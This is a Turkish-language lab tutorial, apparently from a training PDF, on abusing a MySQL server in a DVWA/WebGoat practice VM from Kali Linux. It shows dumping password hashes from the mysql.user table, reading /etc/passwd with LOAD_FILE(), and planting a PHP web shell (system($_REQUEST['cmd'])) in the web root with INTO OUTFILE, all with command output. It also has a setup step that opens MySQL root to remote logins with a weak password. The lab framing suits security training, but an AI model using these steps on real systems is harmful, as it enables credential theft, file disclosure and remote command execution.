Şimdi mysql adlı veritabanını use komutu ile seçelim ve bu veritabanındaki tabloları show tables; komutu ile görüntüleyelim.

Console:

mysql > use mysql

mysql > show tables;

Output:

```
MySQL [mysql]> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| servers                   |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
24 rows in set (0.002 sec)
```

user adlı tabloyu seçelim ve bu tablonun içerdiği veriyi ekrana basalım.

Console:

mysql > SELECT User, Password FROM user;

Output:

```
MySQL [mysql]> select User,Password from user;
+------------------+-------------------------------------------+
| User             | Password                                  |
+------------------+-------------------------------------------+
| root             | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
| root             | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
| root             | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
| root             | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
| debian-sys-maint | *56BDC1EBC7573C20D2D7A2A99B70288490B373EB |
| phpmyadmin       | *08EB5B797826BF2769DB11EDF61BD0A269F48775 |
| root             | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
+------------------+-------------------------------------------+
7 rows in set (0.003 sec)
```

Password kolonunda hash’ler bu şekilde manuel alınabilirler.

12)

Load_FILE() ve INTO OUTFILE() Fonksiyonları

Load_FILE() fonksiyonu argüman olarak aldığı dosyanın içeriğini döndürmeye yarar. INTO OUTFILE() fonksiyonu ise Select sorgusundan dönen kaydın (satırın) argüman olarak aldığı dosya isminde bir dosyaya yazılmasını sağlar. Bunları test etmek için aşağıdaki komutla mysql'e terminalden bağlan.

```
> mysql -h 127.0.0.1 -u root -p
```

Enter'ladıktan sonra şifreni gir. Böylece mysql'e bağlanmış olursun. Ardından sırasıyla yukarıdaki fonksiyonları aşağıdaki gibi dene:

Console:

```
> Select load_file('/etc/passwd');
```

Output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
20bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

Görüldüğü gibi passwd dosyasının içeriği ekrana basıldı. Şimdi diğer fonksiyonla shell yüklüyelim:

Console:

```
> Select “<?php system($_REQUEST['cmd']); ?>” INTO OUTFILE "/var/www/ajan.php" --;
```

Output:

```
Query OK, 1 row affected (0.01 sec)
```

Böylece ajan.php adlı shell dosyası /var/www/ dizininde oluşturulmuştur. Dilersen o dizine bakabilirsin.

13)

Load_FILE() ve INTO OUTFILE() Fonksiyonları - 2

(+) Birebir Ubuntu 14.04 LTS ana makinada kurulu mysql sunucusuna denendi ve başarıldı.

Gereksinimler

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM // MySQL Sunucusu

Kali Linux 2021.2 VM // Msfconsole Mysql_login

Not:

DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de mysql sunucusu dışarıdan gelen erişim taleplerine açık hale getirilmelidir. Aksi takdirde dışarıdan erişim sağlanamaz ve kali makineden ulaşılamaz. Bunun için DVWA ve WebGoat (Ubuntu 14.04 LTS) VM'de şu adımlar takip edilmelidir:

Ubuntu 14.04 LTS Terminal:

> sudo su // username: user, password: password

> nano /etc/mysql/my.cnf

(bind-address = 127.0.0.1 satırı bulunmalıdır

ve önüne # işareti konarak yorum satırı yapıl-

malıdır)

> mysql -u root -p // password: password

mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY 'password' WITH GRANT OPTION;

mysql> FLUSH PRIVILEGES;

mysql> exit;

> service mysql restart

Ayrıntılı bilgi için bkz. Yaz Tatili 2014 / Ubuntu 18.04 LTS / Ubuntu 18.04 LTS'de MySQL Uzaktan Erişim Açma

Load_FILE() fonksiyonu argüman olarak aldığı dosyanın içeriğini döndürmeye yarar. INTO OUTFILE() fonksiyonu ise Select sorgusundan dönen kaydın (satırın) argüman olarak aldığı dosya isminde bir dosyaya yazılmasını sağlar. Bunları test etmek için aşağıdaki komutla mysql'e terminalden bağlan.

Kali Linux Console:

> mysql -h 192.168.0.30 -u root -p

Output:

```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 192.168.0.30 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 136
Server version: 5.5.55-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Enter'ladıktan sonra şifreni gir. Böylece mysql'e bağlanmış olursun. Ardından sırasıyla yukarıdaki fonksiyonları aşağıdaki gibi dene:

Kali Linux Console:

mysql> Select load_file('/etc/passwd');

Output:

```
MySQL [(none)]> Select load_file('/etc/passwd');
+--------------------------+
| load_file('/etc/passwd') |
+--------------------------+
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:104:112:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
alex:x:1001:1001:,,,:/home/alex:/bin/bash
 |
+--------------------------+
```

Görüldüğü gibi passwd dosyasının içeriği ekrana basıldı. Şimdi diğer fonksiyonla shell yüklüyelim:


Kali Linux Console:

mysql> Select “<?php system($_REQUEST['cmd']); ?>” INTO OUTFILE "/var/www/ajan.php";

Output:

```
MySQL [(none)]> Select "<?php system($_REQUEST['cmd']); ?>" INTO OUTFILE "/var/www/ajan.php";
Query OK, 1 row affected (0.002 sec)
```


Böylece ajan.php adlı shell dosyası /var/www/ dizininde oluşturulmuştur.



Index of /

Name	Last modified	Size	Description
Autocomplete Credential Calma Uygulamasi/	2019-04-07 06:14	-	
Phishing by Navigating Browser Tabs Uygulaması/	2019-04-07 06:14	-	
Second Order Sql Injection Uygulaması/	2019-04-07 06:14	-	
WebGoat-5.4.zip	2018-07-11 15:31	113M	
WebGoat-5.4/	2012-04-27 16:29	-	
aaa	2019-04-26 09:48	246	
ajan.php	2022-06-04 23:12	35	
backdoor.php	2019-04-26 19:38	571	
dvwa/	2019-04-27 03:03	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.0.30 Port 80



Linux iktestmakinesi 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux